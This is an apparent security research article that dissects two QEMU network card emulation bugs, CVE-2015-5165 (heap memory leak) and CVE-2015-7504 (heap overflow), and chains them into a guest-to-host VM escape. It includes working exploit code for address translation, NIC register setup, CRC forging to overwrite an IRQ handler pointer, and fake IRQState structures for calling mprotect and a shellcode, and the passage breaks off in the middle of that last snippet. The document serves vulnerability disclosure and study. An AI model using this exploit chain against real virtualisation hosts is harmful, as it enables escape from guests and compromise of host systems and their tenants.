In 2011, Nelson Elhage [2] has reported and successfully exploited a vulnerability in QEMU's emulation of PCI device hotplugging. The exploit is available at [3].

Recently, Xu Liu and Shengping Wang, from Qihoo 360, have showcased at HITB 2016 a successful exploit on KVM/QEMU. They exploited two vulnerabilities (CVE-2015-5165 and CVE-2015-7504) present in two different network card device emulator models, namely, RTL8139 and PCNET. During their presentation, they outlined the main steps towards code execution on the host machine but didn't provide any exploit nor the technical details to reproduce it.

In this paper, we provide a in-depth analysis of CVE-2015-5165 (a memory-leak vulnerability) and CVE-2015-7504 (a heap-based overflow vulnerability), along with working exploits. The combination of these two

--[2 - KVM/QEMU Overview


----[2.1 - Workspace Environment

```
$ git clone git://git.qemu-project.org/qemu.git
$ cd qemu
$ git checkout bd80b59
$ mkdir -p bin/debug/native
$ cd bin/debug/native
$ ../../../../configure --target-list=x86_64-softmmu --enable-debug \
$                               --disable-werror
$ make
```

```
$ ./qemu-system-x86_64 -enable-kvm -m 2048 -display vnc=:89 \
$ -netdev user,id=t0, -device rtl8139,netdev=t0,id=nic0 \
$ -netdev user,id=t1, -device pcnet,netdev=t1,id=nic1 \
$ -drive file=<path_to_image>,format=qcow2,if=ide,cache=writeback
```

----[2.2 - QEMU Memory Layout

The diagram illustrates a virtual address space. At the top, a dashed box is labeled "Guest' processes". Below this, a larger dashed box is labeled "Virtual addr space". Inside the "Virtual addr space" box, there is a section labeled "Page Table" with two diagonal lines pointing down to a dashed box labeled "Guest kernel".



Additionally, QEMU reserves a memory region for BIOS and ROM. These mappings are available in QEMU's maps file:

```
7f1824ecf000-7f1828000000 rw-p 00000000 00:00 0
7f1828000000-7f18a8000000 rw-p 00000000 00:00 0 [2 GB of RAM]
7f18a8000000-7f18a8992000 rw-p 00000000 00:00 0
7f18a8992000-7f18ac000000 ---p 00000000 00:00 0
7f18b5016000-7f18b501d000 r-xp 00000000 fd:00 262489 [first shared lib]
7f18b501d000-7f18b521c000 ---p 00007000 fd:00 262489 ...
7f18b521c000-7f18b521d000 r--p 00006000 fd:00 262489 ...
7f18b521d000-7f18b521e000 rw-p 00007000 fd:00 262489 ...
... [more shared libs]

7f18bc01c000-7f18bc5f4000 r-xp 00000000 fd:01 30022647 [qemu-system-x86_64]
7f18bc7f3000-7f18bc8c1000 r--p 005d7000 fd:01 30022647 ...
7f18bc8c1000-7f18bc943000 rw-p 006a5000 fd:01 30022647 ...

7f18bd328000-7f18becdd000 rw-p 00000000 00:00 0 [heap]
7ffded947000-7ffded968000 rw-p 00000000 00:00 0 [stack]
7ffded968000-7ffded96a000 r-xp 00000000 00:00 0 [vdso]
7ffded96a000-7ffded96c000 r--p 00000000 00:00 0 [vvar]
fffffffff600000-fffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

A more detailed explanation of memory management in virtualized environment can be found at [4].

---[2.3 - Address Translation

Within QEMU there exist two translation layers:

- From a guest virtual address to guest physical address. In our exploit, we need to configure network card devices that require DMA access. For example, we need to provide the physical address of Tx/Rx buffers to correctly configure the network card devices.
- From a guest physical address to QEMU's virtual address space. In our exploit, we need to inject fake structures and get their precise address in QEMU's virtual address space.

On x64 systems, a virtual address is made of a page offset (bits 0-11) and a page number. On linux systems, the pagemap file enables userspace process with CAP_SYS_ADMIN privileges to find out which physical frame each virtual page is mapped to. The pagemap file contains for each virtual page a 64-bit value well-documented in kernel.org [5]:

- Bits 0-54 : physical frame number if present.
- Bit 55 : page table entry is soft-dirty.
- Bit 56 : page exclusively mapped.
- Bits 57-60 : zero
- Bit 61 : page is file-page or shared-anon.
- Bit 62 : page is swapped.
- Bit 63 : page is present.

To convert a virtual address to a physical one, we rely on Nelson Elhage's code [3]. The following program allocates a buffer, fills it with the string "Where am I?" and prints its physical address:

```
---[ mmu.c ]---
#include <stdio.h>
#include <string.h>
#include <stdint.h>
#include <stdlib.h>
#include <fcntl.h>
#include <assert.h>
#include <inttypes.h>

#define PAGE_SHIFT 12
#define PAGE_SIZE (1 << PAGE_SHIFT)
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN ((1ull << 55) - 1)

int fd;

uint32_t page_offset(uint32_t addr)
{
    return addr & ((1 << PAGE_SHIFT) - 1);
}

uint64_t gva_to_gfn(void *addr)
{
    uint64_t pme, gfn;
    size_t offset;
    offset = ((uintptr_t)addr >> 9) & ~7;
    lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
}

uint64_t gva_to_gpa(void *addr)
{
    uint64_t gfn = gva_to_gfn(addr);
    assert(gfn != -1);
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);
}

int main()
{
    uint8_t *ptr;
    uint64_t ptr_mem;

    fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        perror("open");
        exit(1);
    }

    ptr = malloc(256);
    strcpy(ptr, "Where am I?");
    printf("%s\n", ptr);
    ptr_mem = gva_to_gpa(ptr);
    printf("Your physical address is at 0x%"PRIx64"\n", ptr_mem);

    getchar();
    return 0;
}
```

If we run the above code inside the guest and attach gdb to the QEMU process, we can see that our buffer is located within the physical address space allocated for the guest. More precisely, we note that the outputted

address is actually an offset from the base address of the guest physical memory:

```
root@debian:~# ./mmu
Where am I?
Your physical address is at 0x78b0d010
```

```
(gdb) info proc mappings
process 14791
Mapped address spaces:
```

Start Addr	End Addr	Size	Offset	objfile
0x7fc314000000	0x7fc314022000	0x22000	0x0	
0x7fc314022000	0x7fc318000000	0x3fde000	0x0	
0x7fc319dde000	0x7fc31c000000	0x222000	0x0	
0x7fc31c000000	0x7fc39c000000	0x80000000	0x0	
...				

```
(gdb) x/s 0x7fc31c000000 + 0x78b0d010
0x7fc394b0d010: "Where am I?"
```

--[3 - Memory Leak Exploitation

In the following, we will exploit CVE-2015-5165 - a memory leak vulnerability that affects the RTL8139 network card device emulator - in order to reconstruct the memory layout of QEMU. More precisely, we need to leak (i) the base address of the .text segment in order to build our shellcode and (ii) the base address of the physical memory allocated for the guest in order to be able to get the precise address of some injected dummy structures.

----[3.1 - The vulnerable Code

The REALTEK network card supports two receive/transmit operation modes: C mode and C+ mode. When the card is set up to use C+, the NIC device emulator miscalculates the length of IP packet data and ends up sending more data than actually available in the packet.

The vulnerability is present in the rtl8139_cplus_transmit_one function from hw/net/rtl8139.c:

```
/* ip packet header */
ip_header *ip = NULL;
int hlen = 0;
uint8_t ip_protocol = 0;
uint16_t ip_data_len = 0;

uint8_t *eth_payload_data = NULL;
size_t eth_payload_len = 0;

int proto = be16_to_cpu(*(uint16_t *) (saved_buffer + 12));
if (proto == ETH_P_IP)
{
    DPRINTF("+++ C+ mode has IP packet\n");

    /* not aligned */
    eth_payload_data = saved_buffer + ETH_HLEN;
    eth_payload_len = saved_size - ETH_HLEN;

    ip = (ip_header *) eth_payload_data;

    if (IP_HEADER_VERSION(ip) != IP_HEADER_VERSION_4) {
        DPRINTF("+++ C+ mode packet has bad IP version %d "
            "expected %d\n", IP_HEADER_VERSION(ip),
            IP_HEADER_VERSION_4);
        ip = NULL;
    } else {
        hlen = IP_HEADER_LENGTH(ip);
        ip_protocol = ip->ip_p;
        ip_data_len = be16_to_cpu(ip->ip_len) - hlen;
```

```
    }
}
```

The IP header contains two fields `hlen` and `ip->ip_len` that represent the length of the IP header (20 bytes considering a packet without options) and the total length of the packet including the ip header, respectively. As shown at the end of the snippet of code given below, there is no check to ensure that `ip->ip_len >= hlen` while computing the length of IP data (`ip_data_len`). As the `ip_data_len` field is encoded as unsigned short, this leads to sending more data than actually available in the transmit buffer.

More precisely, the `ip_data_len` is later used to compute the length of TCP data that are copied - chunk by chunk if the data exceeds the size of the MTU - into a malloced buffer:

```
int tcp_data_len = ip_data_len - tcp_hlen;
int tcp_chunk_size = ETH_MTU - hlen - tcp_hlen;

int is_last_frame = 0;

for (tcp_send_offset = 0; tcp_send_offset < tcp_data_len;
    tcp_send_offset += tcp_chunk_size) {
    uint16_t chunk_size = tcp_chunk_size;

    /* check if this is the last frame */
    if (tcp_send_offset + tcp_chunk_size >= tcp_data_len) {
        is_last_frame = 1;
        chunk_size = tcp_data_len - tcp_send_offset;
    }

    memcpy(data_to_checksum, saved_ip_header + 12, 8);

    if (tcp_send_offset) {
        memcpy((uint8_t*)p_tcp_hdr + tcp_hlen,
            (uint8_t*)p_tcp_hdr + tcp_hlen + tcp_send_offset,
            chunk_size);
    }

    /* more code follows */
}
```

So, if we forge a malformed packet with a corrupted length size (e.g. `ip->ip_len = hlen - 1`), then we can leak approximatively 64 KB from QEMU's heap memory. Instead of sending a single packet, the network card device emulator will end up by sending 43 fragmented packets.

---[3.2 - Setting up the Card

In order to send our malformed packet and read leaked data, we need to configure first Rx and Tx descriptors buffers on the card, and set up some flags so that our packet flows through the vulnerable code path.

The figure below shows the RTL8139 registers. We will not detail all of them but only those which are relevant to our exploit:

0x00	MAC0		MAR0
0x10	TxStatus0		
0x20	TxAddr0		
0x30	RxBuf	ChipCmd	
0x40	TxConfig	RxConfig	...
skipping irrelevant registers			

0xd0		...		TxPoll	...	
0xe0		CpCmd		...	RxRingAddrLO RxRingAddrHI	...

- TxConfig: Enable/disable Tx flags such as TxLoopBack (enable loopback test mode), TxCRC (do not append CRC to Tx Packets), etc.
- RxConfig: Enable/disable Rx flags such as AcceptBroadcast (accept broadcast packets), AcceptMulticast (accept multicast packets), etc.
- CpCmd: C+ command register used to enable some functions such as CplusRxEnd (enable receive), CplusTxEnd (enable transmit), etc.
- TxAddr0: Physical memory address of Tx descriptors table.
- RxRingAddrLO: Low 32-bits physical memory address of Rx descriptors table.
- RxRingAddrHI: High 32-bits physical memory address of Rx descriptors table.
- TxPoll: Tell the card to check Tx descriptors.

A Rx/Tx-descriptor is defined by the following structure where buf_lo and buf_hi are low 32 bits and high 32 bits physical memory address of Tx/Rx buffers, respectively. These addresses point to buffers holding packets to be sent/received and must be aligned on page size boundary. The variable dw0 encodes the size of the buffer plus additional flags such as the ownership flag to denote if the buffer is owned by the card or the driver.

```
struct rtl8139_desc {
    uint32_t dw0;
    uint32_t dw1;
    uint32_t buf_lo;
    uint32_t buf_hi;
};
```

The network card is configured through in*() out*() primitives (from sys/io.h). We need to have CAP_SYS_RAWIO privileges to do so. The following snippet of code configures the card and sets up a single Tx descriptor.

```
#define RTL8139_PORT          0xc000
#define RTL8139_BUFFER_SIZE 1500

struct rtl8139_desc desc;
void *rtl8139_tx_buffer;
uint32_t phy_mem;

rtl8139_tx_buffer = aligned_alloc(PAGE_SIZE, RTL8139_BUFFER_SIZE);
phy_mem = (uint32_t)gva_to_gpa(rtl8139_tx_buffer);

memset(&desc, 0, sizeof(struct rtl8139_desc));

desc->dw0 |= CP_TX_OWN | CP_TX_EOR | CP_TX_LS | CP_TX_LGSEN |
            CP_TX_IPCS | CP_TX_TCPCS;
desc->dw0 += RTL8139_BUFFER_SIZE;

desc.buf_lo = phy_mem;

iopl(3);

outl(TxLoopBack, RTL8139_PORT + TxConfig);
outl(AcceptMyPhys, RTL8139_PORT + RxConfig);

outw(CPlusRxEnb|CPlusTxEnb, RTL8139_PORT + CpCmd);
outb(CmdRxEnb|CmdTxEnb, RTL8139_PORT + ChipCmd);

outl(phy_mem, RTL8139_PORT + TxAddr0);
outl(0x0, RTL8139_PORT + TxAddr0 + 0x4);
```

----[3.3 - Exploit

The full exploit (cve-2015-5165.c) is available inside the attached source code tarball. The exploit configures the required registers on the card and sets up Tx and Rx buffer descriptors. Then it forges a malformed IP packet

addressed to the MAC address of the card. This enables us to read the leaked data by accessing the configured Rx buffers.

While analyzing the leaked data we have observed that several function pointers are present. A closer look reveals that these functions pointers are all members of a same QEMU internal structure:

```
typedef struct ObjectProperty
{
    gchar *name;
    gchar *type;
    gchar *description;
    ObjectPropertyAccessor *get;
    ObjectPropertyAccessor *set;
    ObjectPropertyResolve *resolve;
    ObjectPropertyRelease *release;
    void *opaque;

    QTAILQ_ENTRY(ObjectProperty) node;
} ObjectProperty;
```

QEMU follows an object model to manage devices, memory regions, etc. At startup, QEMU creates several objects and assigns to them properties. For example, the following call adds a "may-overlap" property to a memory region object. This property is endowed with a getter method to retrieve the value of this boolean property:

```
object_property_add_bool(OBJECT(mr), "may-overlap",
                        memory_region_get_may_overlap,
                        NULL, /* memory_region_set_may_overlap */
                        &error_abort);
```

The RTL8139 network card device emulator reserves a 64 KB on the heap to reassemble packets. There is a large chance that this allocated buffer fits on the space left free by destroyed object properties.

In our exploit, we search for known object properties in the leaked memory. More precisely, we are looking for 80 bytes memory chunks (chunk size of a free'd ObjectProperty structure) where at least one of the function pointers is set (get, set, resolve or release). Even if these addresses are subject to ASLR, we can still guess the base address of the .text section. Indeed, their page offsets are fixed (12 least significant bits or virtual addresses are not randomized). We can do some arithmetics to get the address of some of QEMU's useful functions. We can also derive the address of some LibC functions such as mprotect() and system() from their PLT entries.

We have also noticed that the address PHY_MEM + 0x78 is leaked several times, where PHY_MEM is the start address of the physical memory allocated for the guest.

The current exploit searches the leaked memory and tries to resolves (i) the base address of the .text segment and (ii) the base address of the physical memory.

--[4 - Heap-based Overflow Exploitation

This section discusses the vulnerability CVE-2015-7504 and provides an exploit that gets control over the %rip register.

----[4.1 - The vulnerable Code

The AMD PCNET network card emulator is vulnerable to a heap-based overflow when large-size packets are received in loopback test mode. The PCNET device emulator reserves a buffer of 4 kB to store packets. If the ADDFCS flag is enabled on Tx descriptor buffer, the card appends a CRC to received packets as shown in the following snippet of code in pcnet_receive() function from hw/net/pcnet.c. This does not pose a problem if the size of the received packets are less than 4096 - 4 bytes. However, if the packet has exactly 4096 bytes, then we can overflow the destination buffer with 4

bytes.

```
uint8_t *src = s->buffer;

/* ... */

if (!s->looptest) {
    memcpy(src, buf, size);
    /* no need to compute the CRC */
    src[size] = 0;
    src[size + 1] = 0;
    src[size + 2] = 0;
    src[size + 3] = 0;
    size += 4;
} else if (s->looptest == PCNET_LOOPTEST_CRC ||
           !CSR_DXMTFCS(s) || size < MIN_BUF_SIZE+4) {
    uint32_t fcs = ~0;
    uint8_t *p = src;

    while (p != &src[size])
        CRC(fcs, *p++);
    *(uint32_t *)p = htonl(fcs);
    size += 4;
}
```

In the above code, *s* points to PCNET main structure, where we can see that beyond our vulnerable buffer, we can corrupt the value of the *irq* variable:

```
struct PCNetState_st {
    NICState *nic;
    NICConf conf;
    QEMUTimer *poll_timer;
    int rap, isr, lnkst;
    uint32_t rdra, tdra;
    uint8_t prom[16];
    uint16_t csr[128];
    uint16_t bcr[32];
    int xmit_pos;
    uint64_t timer;
    MemoryRegion mmio;
    uint8_t buffer[4096];
    qemu_irq irq;
    void (*phys_mem_read)(void *dma_opaque, hwaddr addr,
                          uint8_t *buf, int len, int do_bswap);
    void (*phys_mem_write)(void *dma_opaque, hwaddr addr,
                           uint8_t *buf, int len, int do_bswap);
    void *dma_opaque;
    int tx_busy;
    int looptest;
};
```

The variable *irq* is a pointer to IRQState structure that represents a handler to execute:

```
typedef void (*qemu_irq_handler)(void *opaque, int n, int level);

struct IRQState {
    Object parent_obj;
    qemu_irq_handler handler;
    void *opaque;
    int n;
};
```

This handler is called several times by the PCNET card emulator. For instance, at the end of *pcnet_receive()* function, there is call a to *pcnet_update_irq()* which in turn calls *qemu_set_irq()*:

```
void qemu_set_irq(qemu_irq irq, int level)
{
    if (!irq)
```

```

        return;

    irq->handler(irq->opaque, irq->n, level);
}

```

So, what we need to exploit this vulnerability:

- allocate a fake `IRQState` structure with a handler to execute (e.g. `system()`).
- compute the precise address of this allocated fake structure. Thanks to the previous memory leak, we know exactly where our fake structure resides in QEMU's process memory (at some offset from the base address of the guest's physical memory).
- forge a 4 kB malicious packets.
- patch the packet so that the computed CRC on that packet matches the address of our fake `IRQState` structure.
- send the packet.

When this packet is received by the PCNET card, it is handled by the `pcnet_receive` function() that performs the following actions:

- copies the content of the received packet into the buffer variable.
- computes a CRC and appends it to the buffer. The buffer is overflowed with 4 bytes and the value of irq variable is corrupted.
- calls `pcnet_update_irq()` that in turns calls `qemu_set_irq()` with the corrupted irq variable. Out handler is then executed.

Note that we can get control over the first two parameters of the substituted handler (`irq->opaque` and `irq->n`), but thanks to a little trick that we will see later, we can get control over the third parameter too (level parameter). This will be necessary to call `mprotect()` function.

Note also that we corrupt an 8-byte pointer with 4 bytes. This is sufficient in our testing environment to successfully get control over the `%rip` register. However, this poses a problem with kernels compiled without the `CONFIG_ARCH_BINFMT_ELF_RANDOMIZE_PIE` flag. This issue is discussed in section 5.4.

----[4.2 - Setting up the Card

Before going further, we need to set up the PCNET card in order to configure the required flags, set up Tx and Rx descriptor buffers and allocate ring buffers to hold packets to transmit and receive.

The AMD PCNET card could be accessed in 16 bits mode or 32 bits mode. This depends on the current value of DWIO (value stored in the card). In the following, we detail the main registers of the PCNET card in 16 bits access mode as this is the default mode after a card reset:

0	16
+-----+ EPROM +-----+	
+-----+ RDP - Data reg for CSR +-----+	
+-----+ RAP - Index reg for CSR and BCR +-----+	
+-----+ Reset reg +-----+	
+-----+ BDP - Data reg for BCR +-----+	

The card can be reset to default by accessing the reset register.

The card has two types of internal registers: CSR (Control and Status

Register) and BCR (Bus Control Registers). Both registers are accessed by setting first the index of the register that we want to access in the RAP (Register Address Port) register. For instance, if we want to init and restart the card, we need to set bit0 and bit1 to 1 of register CSR0. This can be done by writing 0 to RAP register in order to select the register CSR0, then by setting register CSR to 0x3:

```
outw(0x0, PCNET_PORT + RAP);
outw(0x3, PCNET_PORT + RDP);
```

The configuration of the card could be done by filling an initialization structure and passing the physical address of this structure to the card (through register CSR1 and CSR2):

```
struct pcnet_config {
    uint16_t  mode;          /* working mode: promiscuous, looptest, etc. */
    uint8_t   rlen;          /* number of rx descriptors in log2 base */
    uint8_t   tlen;          /* number of tx descriptors in log2 base */
    uint8_t   mac[6];        /* mac address */
    uint16_t  _reserved;
    uint8_t   laddr[8];      /* logical address filter */
    uint32_t  rx_desc;       /* physical address of rx descriptor buffer */
    uint32_t  tx_desc;       /* physical address of tx descriptor buffer */
};
```

----[4.3 - Reversing CRC

As discussed previously, we need to fill a packet with data in such a way that the computed CRC matches the address of our fake structure. Fortunately, the CRC is reversible. Thanks to the ideas exposed in [6], we can apply a 4-byte patch to our packet so that the computed CRC matches a value of our choice. The source code reverse-crc.c applies a patch to a pre-filled buffer so that the computed CRC is equal to 0xdeadbeef.

---[reverse-crc.c]---

```
#include <stdio.h>
#include <stdint.h>
```

```
#define CRC(crc, ch)      (crc = (crc >> 8) ^ crctab[(crc ^ (ch)) & 0xff])
```

```
/* generated using the AUTODIN II polynomial
```

```
 *      x^32 + x^26 + x^23 + x^22 + x^16 +
 *      x^12 + x^11 + x^10 + x^8 + x^7 + x^5 + x^4 + x^2 + x^1 + 1
 */
```

```
static const uint32_t crctab[256] = {
    0x00000000, 0x77073096, 0xee0e612c, 0x990951ba,
    0x076dc419, 0x706af48f, 0xe963a535, 0x9e6495a3,
    0x0edb8832, 0x79dcb8a4, 0xe0d5e91e, 0x97d2d988,
    0x09b64c2b, 0x7eb17cbd, 0xe7b82d07, 0x90bf1d91,
    0x1db07106, 0x6ab020f2, 0xf3b97148, 0x84be41de,
    0x1dad47d, 0x6ddde4eb, 0xf4d4b551, 0x83d385c7,
    0x136c9856, 0x646ba8c0, 0xfd62f97a, 0x8a65c9ec,
    0x14015c4f, 0x63066cd9, 0xfa0f3d63, 0x8d080df5,
    0x3b6e20c8, 0x4c69105e, 0xd56041e4, 0xa2677172,
    0x3c03e4d1, 0x4b04d447, 0xd20d85fd, 0xa50ab56b,
    0x35b5a8fa, 0x42b2986c, 0xdbbbc9d6, 0xacbcf940,
    0x32d86ce3, 0x45df5c75, 0xdcd60dcf, 0xabd13d59,
    0x26d930ac, 0x51de003a, 0xc8d77518, 0xbfd06116,
    0x21b4f4b5, 0x56b3c423, 0xcfba9599, 0xb8bda50f,
    0x2802b89e, 0x5f058808, 0xc60cd9b2, 0xb10be924,
    0x2f6f7c87, 0x58684c11, 0xc1611dab, 0xb6662d3d,
    0x76dc4190, 0x01db7106, 0x98d220bc, 0xefd5102a,
    0x71b18589, 0x06b6b51f, 0x9fbfe4a5, 0xe8b8d433,
    0x7807c9a2, 0x0f00f934, 0x9609a88e, 0xe10e9818,
    0x7f6a0dbb, 0x086d3d2d, 0x91646c97, 0xe6635c01,
    0x6b6b51f4, 0x1c6c6162, 0x856530d8, 0xf262004e,
    0x6c0695ed, 0x1b01a57b, 0x8208f4c1, 0xf50fc457,
    0x65b0d9c6, 0x12b7e950, 0x8bbbeb8e, 0xfcb9887c,
    0x62dd1ddf, 0x15da2d49, 0x8cd37cf3, 0xfbd44c65,
    0x4db26158, 0x3ab551ce, 0xa3bc007a, 0xd4bb30e2,
```

```

0x4adfa541, 0x3dd895d7, 0xa4d1c46d, 0xd3d6f4fb,
0x4369e96a, 0x346ed9fc, 0xad678846, 0xda60b8d0,
0x44042d73, 0x33031de5, 0xaa0a4c5f, 0xdd0d7cc9,
0x5005713c, 0x270241aa, 0xbe0b1010, 0xc90c2086,
0x5768b525, 0x206f85b3, 0xb966d409, 0xce61e49f,
0x5edef90e, 0x29d9c998, 0xb0d09822, 0xc7d7a8b4,
0x59b33d17, 0x2eb40d81, 0xb7bd5c3b, 0xc0ba6cad,
0xedb88320, 0x9abfb3b6, 0x03b6e20c, 0x74b1d29a,
0xead54739, 0x9dd277af, 0x04db2615, 0x73dc1683,
0xe3630b12, 0x94643b84, 0x0d6d6a3e, 0x7a6a5aa8,
0xe40ecf0b, 0x9309ff9d, 0x0a00ae27, 0x7d079eb1,
0xf00f9344, 0x8708a3d2, 0x1e01f268, 0x6906c2fe,
0xf762575d, 0x806567cb, 0x196c3671, 0x6e6b06e7,
0xfed41b76, 0x89d32be0, 0x10da7a5a, 0x67dd4acc,
0xf9b9df6f, 0x8ebcbeff9, 0x17b7be43, 0x60b08ed5,
0xd6d6a3e8, 0xa1d1937e, 0x38d8c2c4, 0x4fdff252,
0xd1bb67f1, 0xa6bc5767, 0x3fb506dd, 0x48b2364b,
0xd80d2bda, 0xaf0a1b4c, 0x36034af6, 0x41047a60,
0xdf60efc3, 0xa867df55, 0x316e8eef, 0x4669be79,
0xcb61b38c, 0xbc66831a, 0x256fd2a0, 0x5268e236,
0xcc0c7795, 0xbb0b4703, 0x220216b9, 0x5505262f,
0xc5ba3bbe, 0xb2bd0b28, 0x2bb45a92, 0x5cb36a04,
0xc2d7ffa7, 0xb5d0cf31, 0x2cd99e8b, 0x5bdeae1d,
0x9b64c2b0, 0xec63f226, 0x756aa39c, 0x026d930a,
0x9c0906a9, 0xeb0e363f, 0x72076785, 0x05005713,
0x95bf4a82, 0xe2b87a14, 0x7bb12bae, 0x0cb61b38,
0x92d28e9b, 0xe5d5be0d, 0x7cdcefb7, 0x0bdbdf21,
0x86d3d2d4, 0xf1d4e242, 0x68ddb3f8, 0x1fda836e,
0x81be16cd, 0xf6b9265b, 0x6fb077e1, 0x18b74777,
0x88085ae6, 0xff0f6a70, 0x66063bca, 0x11010b5c,
0x8f659eff, 0xf862ae69, 0x616bffd3, 0x166ccf45,
0xa00ae278, 0xd70dd2ee, 0x4e048354, 0x3903b3c2,
0xa7672661, 0xd06016f7, 0x4969474d, 0x3e6e77db,
0xaed16a4a, 0xd9d65adc, 0x40df0b66, 0x37d83bf0,
0xa9bcae53, 0xdeb9ec5, 0x47b2cf7f, 0x30b5ffe9,
0xbdbdf21c, 0xcabac28a, 0x53b39330, 0x24b4a3a6,
0xbad03605, 0xcdd70693, 0x54de5729, 0x23d967bf,
0xb3667a2e, 0xc4614ab8, 0x5d681b02, 0x2a6f2b94,
0xb40bbe37, 0xc30c8ea1, 0x5a05df1b, 0x2d02ef8d,

```

```
};
```

```
uint32_t crc_compute(uint8_t *buffer, size_t size)
```

```

{
    uint32_t fcs = ~0;
    uint8_t *p = buffer;

    while (p != &buffer[size])
        CRC(fcs, *p++);

    return fcs;
}

```

```
uint32_t crc_reverse(uint32_t current, uint32_t target)
```

```

{
    size_t i = 0, j;
    uint8_t *ptr;
    uint32_t workspace[2] = { current, target };
    for (i = 0; i < 2; i++)
        workspace[i] ^= (uint32_t)~0;
    ptr = (uint8_t *) (workspace + 1);
    for (i = 0; i < 4; i++) {
        j = 0;
        while (crctab[j] >> 24 != *(ptr + 3 - i)) j++;
        *((uint32_t *) (ptr - i)) ^= crctab[j];
        *(ptr - i - 1) ^= j;
    }
    return *(uint32_t *) (ptr - 4);
}

```



```
int main()
{
    uint32_t fcs;
    uint32_t buffer[2] = { 0xcafecafe };
    uint8_t *ptr = (uint8_t *)buffer;

    fcs = crc_compute(ptr, 4);
    printf("[+] current crc = %010p, required crc = \n", fcs);

    fcs = crc_reverse(fcs, 0xdeadbeef);
    printf("[+] applying patch = %010p\n", fcs);
    buffer[1] = fcs;

    fcs = crc_compute(ptr, 8);
    if (fcs == 0xdeadbeef)
        printf("[+] crc patched successfully\n");
}
```

----[4.4 - Exploit

The exploit (file cve-2015-7504.c from the attached source code tarball) resets the card to its default settings, then configures Tx and Rx descriptors and sets the required flags, and finally inits and restarts the card to push our network card config.

The rest of the exploit simply triggers the vulnerability that crashes QEMU with a single packet. As shown below, `qemu_set_irq` is called with a corrupted irq variable pointing to `0x7f66deadbeef`. QEMU crashes as there is no runnable handler at this address.

```
(gdb) shell ps -e | grep qemu
8335 pts/4    00:00:03 qemu-system-x86
(gdb) attach 8335
...
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x00007f669ce6c363 in qemu_set_irq (irq=0x7f66deadbeef, level=0)
43      irq->handler(irq->opaque, irq->n, level);
```

--[5 - Putting all Together

In this section, we merge the two previous exploits in order to escape from the VM and get code execution on the host with QEMU's privileges.

First, we exploit CVE-2015-5165 in order to reconstruct the memory layout of QEMU. More precisely, the exploit tries to resolve the following addresses in order to bypass ASLR:

- The guest physical memory base address. In our exploit, we need to do some allocations on the guest and get their precise address within the virtual address space of QEMU.
- The `.text` section base address. This serves to get the address of `qemu_set_irq()` function.
- The `.plt` section base address. This serves to determine the addresses of some functions such as `fork()` and `execv()` used to build our shellcode. The address of `mprotect()` is also needed to change the permissions of the guest physical address. Remember that the physical address allocated for the guest is not executable.

----[5.1 - RIP Control

As shown in section 4 we have control over `%rip` register. Instead of letting QEMU crash at arbitrary address, we overflow the PCNET buffer with an address pointing to a fake `IRQState` that calls a function of our choice.

At first sight, one could be attempted to build a fake `IRQState` that runs `system()`. However, this call will fail as some of QEMU memory mappings are

not preserved across a `fork()` call. More precisely, the `mmap`ed physical memory is marked with the `MADV_DONTFORK` flag:

```
qemu_madvise(new_block->host, new_block->max_length, QEMU_MADV_DONTFORK);
```

Calling `execv()` is not useful too as we lose our hands on the guest machine.

Note also that one can construct a shellcode by chaining several fake `IRQState` in order to call multiple functions since `qemu_set_irq()` is called several times by PCNET device emulator. However, we found that it's more convenient and more reliable to execute a shellcode after having enabled the `PROT_EXEC` flag of the page memory where the shellcode is located.

Our idea, is to build two fake `IRQState` structures. The first one is used to make a call to `mprotect()`. The second one is used to call a shellcode that will undo first the `MADV_DONTFORK` flag and then runs an interactive shell between the guest and the host.

As stated earlier, when `qemu_set_irq()` is called, it takes two parameters as input: `irq` (pointer to `IRQState` structure) and `level` (`IRQ` level), then calls the handler as following:

```
void qemu_set_irq(qemu_irq irq, int level)
{
    if (!irq)
        return;

    irq->handler(irq->opaque, irq->n, level);
}
```

As shown above, we have control only over the first two parameters. So how to call `mprotect()` that has three arguments?

To overcome this, we will make `qemu_set_irq()` calls itself first with the following parameters:

- `irq`: pointer to a fake `IRQState` that sets the handler pointer to `mprotect()` function.
- `level`: `mprotect` flags set to `PROT_READ` | `PROT_WRITE` | `PROT_EXEC`

This is achieved by setting two fake `IRQState` as shown by the following snippet code:

```
struct IRQState {
    uint8_t  _nothing[44];
    uint64_t handler;
    uint64_t arg_1;
    int32_t  arg_2;
};

struct IRQState fake_irq[2];
hptr_t fake_irq_mem = gva_to_hva(fake_irq);

/* do qemu_set_irq */
fake_irq[0].handler = qemu_set_irq_addr;
fake_irq[0].arg_1 = fake_irq_mem + sizeof(struct IRQState);
fake_irq[0].arg_2 = PROT_READ | PROT_WRITE | PROT_EXEC;

